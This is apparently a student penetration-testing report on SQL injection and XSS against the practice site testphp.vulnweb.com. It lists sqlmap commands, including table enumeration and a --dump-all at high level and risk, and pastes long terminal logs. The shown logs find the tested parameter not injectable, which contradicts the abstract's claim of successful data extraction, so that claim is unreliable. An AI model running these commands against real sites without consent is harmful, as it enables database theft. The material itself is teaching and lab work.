MAJOR PROJECT

Performing Web Application Penetration testing for SQL injection and Cross site scripting Vulnerabilities.

By

Dilip Kumar G

(Panimalar Engineering College Chennai Campus / IT department)

Felicia.R.P

(Panimalar Engineering College Chennai Campus / CSE department)

CONTENTS

ABSTRACT

In today's digital landscape, web applications serve as integral platforms for communication, commerce, and information dissemination. However, the pervasive use of web applications also renders them susceptible to various security vulnerabilities, posing significant risks to data integrity, user privacy, and organizational security. In response to these challenges, web application penetration testing emerges as a critical practice for assessing and fortifying the security posture of web-based systems.

This comprehensive report provides a detailed account of a web application penetration testing exercise conducted on the target website http://testphp.vulnweb.com/login.php. The primary objective of this assessment was to identify and exploit SQL injection and Cross-Site Scripting (XSS) vulnerabilities within the login page of the target website, leveraging tools such as XSSer, Wireshark, and SQLMap.

SQL injection (SQLi) represents a prevalent web security vulnerability that arises from inadequate input validation and sanitization practices within web applications. Attackers exploit SQL injection vulnerabilities to manipulate database queries, potentially leading to unauthorized data access, data leakage, and even complete compromise of the underlying database. SQL injection techniques encompass various forms, including Union-Based SQL Injection, Blind SQL Injection, Error-Based SQL Injection, and Stored (Persistent) SQL Injection. The exploitation of SQL injection vulnerabilities poses significant risks to web application security and necessitates proactive mitigation measures.

Cross-Site Scripting (XSS) is another common web vulnerability that enables attackers to inject malicious scripts into web pages viewed by other users. XSS vulnerabilities can lead to session hijacking, credential theft, and the execution of arbitrary code within the context of the victim's browser. XSSer, a specialized tool designed for automating XSS vulnerability detection and exploitation, was utilized to assess the presence of XSS vulnerabilities within the target website's login page.

The penetration testing initiative commenced with a comprehensive assessment of the target website's login page using XSSer and SQLMap. XSSer facilitated automated scans to identify potential XSS vulnerabilities, while SQLMap was employed to detect SQL injection vulnerabilities within the application's database interaction layer. The exploitation of identified vulnerabilities enabled the extraction of sensitive information and demonstrated the potential impact of successful exploitation on the security and integrity of the target application.


In conjunction with vulnerability assessment tools, Wireshark, a powerful network protocol analyzer, was employed to capture and analyze network traffic during the penetration testing process. By intercepting and inspecting packets traversing the network, Wireshark facilitated the identification of anomalous activities, potential security breaches, and unauthorized access attempts. The captured packets were meticulously scrutinized to identify patterns indicative of exploitation attempts or suspicious behavior.

Based on the findings of the penetration testing exercise, several recommendations are proposed to enhance the security posture of the target website. These recommendations include implementing robust input validation mechanisms, adopting parameterized queries or stored procedures to mitigate SQL injection vulnerabilities, employing output encoding techniques to sanitize user-generated content and mitigate XSS vulnerabilities, and conducting periodic security assessments and penetration tests to identify and remediate emerging threats and vulnerabilities.

1. Introduction:

In an increasingly interconnected world, web applications play a critical role in facilitating communication, commerce, and information exchange. However, their widespread use also makes them lucrative targets for cyber attacks. The objective of this report is to provide a detailed account of a web application penetration testing conducted on the target website http://testphp.vulnweb.com/login.php. Through the utilization of tools such as XSSer, Wireshark, and SQLMap, the assessment aimed to identify and exploit SQL injection and Cross-Site Scripting (XSS) vulnerabilities within the login page of the target website.

GIVEN WEBSITE : http://testphp.vulnweb.com/login.php



By visiting this website, we came to know that this website is **NOT SECURE.** Which means we can able to deploy into this website.

2. Overview of SQL Injection (SQLi) and XSSer:

SQL injection (SQLi) represents a prevalent web security vulnerability that arises from improper handling of user-supplied input by web applications. Attackers exploit this vulnerability to manipulate SQL queries executed by the application's backend database, potentially leading to unauthorized access, data leakage, and even complete compromise of the database. SQL injection techniques encompass various forms,

including:

- Union-Based SQL Injection: Involves leveraging the UNION SQL operator to combine the results of multiple queries.

- Blind SQL Injection: Exploits occur without the application directly revealing information, employing techniques such as Boolean-Based and Time-Based SQL injection.

- Error-Based SQL Injection: Relies on error messages generated by the database to extract information about its structure and contents.

- Stored (Persistent) SQL Injection: Involves injecting malicious code that is permanently stored in the database and executed whenever relevant data is accessed.

- Cross-Site Scripting (XSS), on the other hand, is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. XSSer is a specialized tool designed to automate the detection and exploitation of XSS vulnerabilities within web applications.

COMMANDS USED FOR THE SQL INJECTION :


 # sqlmap --help


 # sqlmap -u "http://testphp.vulnweb.com/login.php?artist=1" –dbs


 # sqlmap -u "http://testphp.vulnweb.com/login.php?artist=1" -D acuart --tables --level=5 --risk=3


 # sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns --tables --level=5 --risk=3


 # sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D information_schema --dump-all --level=5 --risk=3



Applications Places Terminal Feb 14 12:05
root@kali: ~
Display all 3912 possibilities? (y or n)
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/login.php?artist=1" --dbs
{1.8.2#pip}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:55:01 /2024-02-14/
[11:55:03] [INFO] testing connection to the target URL
[11:55:06] [INFO] testing if the target URL content is stable
[11:55:06] [INFO] target URL content is stable
[11:55:06] [INFO] testing if GET parameter 'artist' is dynamic
[11:55:06] [WARNING] GET parameter 'artist' does not appear to be dynamic
[11:55:07] [WARNING] heuristic (basic) test shows that GET parameter 'artist' might not be injectable
[11:55:07] [INFO] testing for SQL injection on GET parameter 'artist'
[11:55:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:55:09] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:55:09] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:55:25] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:55:29] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:55:32] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:55:36] [INFO] testing 'Generic inline queries'
[11:55:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:55:37] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[11:55:38] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:55:39] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:55:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:55:48] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:55:49] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:55:51] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[11:56:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:56:18] [WARNING] GET parameter 'artist' does not seem to be injectable
[11:56:18] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 11:56:18 /2024-02-14/


Applications Places Terminal Feb 14 12:05
root@kali: ~
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/login.php?artist=1" -D acurat --tables --level=5 --risk=3
{1.8.2#pip}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:58:29 /2024-02-14/
[11:58:29] [INFO] testing connection to the target URL
[11:58:30] [INFO] testing if the target URL content is stable
[11:58:30] [INFO] target URL content is stable
[11:58:30] [INFO] testing if GET parameter 'artist' is dynamic
[11:58:30] [WARNING] GET parameter 'artist' does not appear to be dynamic
[11:58:30] [WARNING] heuristic (basic) test shows that GET parameter 'artist' might not be injectable
[11:58:31] [INFO] testing for SQL injection on GET parameter 'artist'
[11:58:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:58:48] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[11:59:18] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[11:59:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[11:59:47] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[12:00:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[12:00:09] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[12:00:15] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[12:00:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:00:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:00:39] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[12:00:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[12:00:54] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[12:01:08] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[12:01:20] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[12:01:34] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[12:01:58] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[12:02:11] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[12:02:35] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:02:49] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:03:14] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[12:03:28] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[12:03:51] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[12:04:05] [INFO] testing 'Oracle OR boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'


Applications Places Terminal Feb 14 12:06
root@kali: ~
[12:04:05] [INFO] testing 'Oracle OR boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[12:04:30] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[12:04:42] [INFO] testing 'SQLite OR boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[12:05:07] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:05:07] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[12:05:08] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[12:05:08] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[12:05:08] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[12:05:08] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[12:05:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[12:05:09] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[12:05:09] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'
[12:05:09] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)'
[12:05:09] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES - original value)'
[12:05:10] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace'
[12:05:11] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)'
[12:05:11] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[12:05:11] [INFO] testing 'Oracle boolean-based blind - Parameter replace (original value)'
[12:05:11] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[12:05:11] [INFO] testing 'Informix boolean-based blind - Parameter replace (original value)'
[12:05:11] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[12:05:12] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace (original value)'
[12:05:12] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[12:05:12] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[12:05:12] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[12:05:13] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[12:05:13] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[12:05:13] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[12:05:13] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[12:05:13] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[12:05:13] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP BY clause'
[12:05:14] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
[12:05:14] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (GENERATE_SERIES)'
[12:05:15] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[12:05:15] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause (original value)'
[12:05:15] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause'
[12:05:16] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[12:05:16] [INFO] testing 'Microsoft Access boolean-based blind - ORDER BY, GROUP BY clause'
[12:05:17] [INFO] testing 'Microsoft Access boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[12:05:17] [INFO] testing 'SAP MaxDB boolean-based blind - ORDER BY, GROUP BY clause'
[12:05:17] [INFO] testing 'SAP MaxDB boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[12:05:17] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY clause'
[12:05:18] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY clause (original value)'
[12:05:18] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'


Applications Places Terminal Feb 14 12:19
root@kali: ~
[12:16:18] [INFO] testing 'Firebird AND error-based - WHERE or HAVING clause'
[12:16:32] [INFO] testing 'Firebird OR error-based - WHERE or HAVING clause'
[12:16:45] [INFO] testing 'MonetDB AND error-based - WHERE or HAVING clause'
[12:16:58] [INFO] testing 'MonetDB OR error-based - WHERE or HAVING clause'
[12:17:08] [INFO] testing 'Vertica AND error-based - WHERE or HAVING clause'
[12:17:24] [INFO] testing 'Vertica OR error-based - WHERE or HAVING clause'
[12:17:37] [INFO] testing 'IBM DB2 AND error-based - WHERE or HAVING clause'
[12:17:49] [INFO] testing 'IBM DB2 OR error-based - WHERE or HAVING clause'
[12:18:02] [INFO] testing 'ClickHouse AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[12:18:22] [INFO] testing 'ClickHouse OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[12:18:40] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[12:18:53] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[12:18:53] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[12:18:53] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[12:18:54] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[12:18:54] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[12:18:54] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[12:18:55] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[12:18:55] [INFO] testing 'PostgreSQL error-based - Parameter replace'
[12:18:56] [INFO] testing 'PostgreSQL error-based - Parameter replace (GENERATE_SERIES)'
[12:18:56] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace'
[12:18:56] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace (integer column)'
